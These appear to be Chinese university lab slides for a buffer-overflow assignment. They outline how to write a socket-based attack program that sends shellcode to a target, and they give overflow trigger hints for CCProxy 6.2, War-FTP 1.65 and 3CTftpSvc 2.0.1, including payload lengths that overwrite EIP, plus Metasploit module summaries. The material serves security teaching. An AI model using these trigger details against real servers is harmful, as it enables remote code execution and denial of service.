
- ❖ **Socket编程**
- ❖ **连接目标主机（connect）**
- ❖ **构造溢出字符串（即构造后接shellcode的ping命令：ping shellcode\r\n）**
- ❖ **向目标主机发送溢出字符串（send）**
- ❖ **关闭连接**

3.4.7 编写攻击程序

❖ 运行攻击程序



❖ 在目标主机上查看攻击效果



4. 作业提交

❖ 可任选CCProxy 6.2/war-ftp 1.65/3CTftpSvc 2.0.1进行溢出实验

❖ 评分标准：

- CCProxy：满分为总评分80%
- war-ftp：满分为总评分90%
- 3CTftpSvc：满分为总评分90%


4.作业提交——CCProxy

❖ CCProxy官方发现CCProxy 6.2的这个ping缓冲区溢出漏洞后，对其进行了修补，当ping请求超过255字节时，会自动截断。不过修补后的CCProxy版本号未变

❖ 因此，在网上下载的CCProxy 6.2有可能是已修补了该漏洞的程序

4.作业提交——War-ftp

❖ **war-ftp漏洞提示：** 向服务器发送超过480字节的用户名可以触发漏洞（即使用命令 `USER longString\r\n`），溢出之后，ESP中的内容包含了longString中的部分内容




Available Exploits (1)

SEARCH

Matched 2 modules for term *war-ftp*

War-FTPD 1.65 Password Overflow


This exploits the buffer overflow found in the PASS command in War-FTPD 1.65. This particular module will only work reliably against Windows 2000 targets. The server must be configured to allow anonymous logins for this exploit to succeed. A failed attempt will bring down the service completely.

War-FTPD 1.65 Username Overflow 

This module exploits a buffer overflow found in the USER command of War-FTPD 1.65.

4.作业提交——3CTftpSvc

- ❖ 软件名称: 3CTftpSvc
- ❖ 影响版本: Current version: 2.0.1
- ❖ 漏洞描述: 畸形的传输模式可以导致缓冲区溢出, 覆盖EIP, 可能造成拒绝服务攻击和远程代码执行。
- ❖ 漏洞提示: 当传输模式为mode = "netascii" + "A" * 469时覆盖EIP



Available Exploits (1)

SEARCH

Matched 1 modules for term *3CTftpSvc*

3CTftpSvc TFTP Long Mode Buffer Overflow 🏳️

This module exploits a stack overflow in 3CTftpSvc 2.0.1. By sending a specially crafted packet with an overly long mode field, a remote attacker could overflow a buffer and execute arbitrary code on the system.



4.作业提交

❖ 实验报告要求

- 漏洞原理 ★
- 攻击步骤（带截图）
- 关键代码
- 难点与总结
- 提出防范此类漏洞的方法

❖ 视频要求

- 视频中要有证明是本人完成的标记

4.作业提交

EX2A：缓冲区溢出

文件夹	张三_202118008829001_EX2A
1. 源码文件夹	张三_202118008829001_ex2A_src
2. 演示视频	张三_202118008829001_ex2A_play.mp4
3. 实验报告	张三_202118008829001_ex2A_report.pdf/docx

- 请把上述内容压缩成一个zip文件，命名规则为：**张三_202118008829001_EX2A.zip**
- 实验提交到：**课程网站**
- 提交截止时间：**2022年4月22日23:59**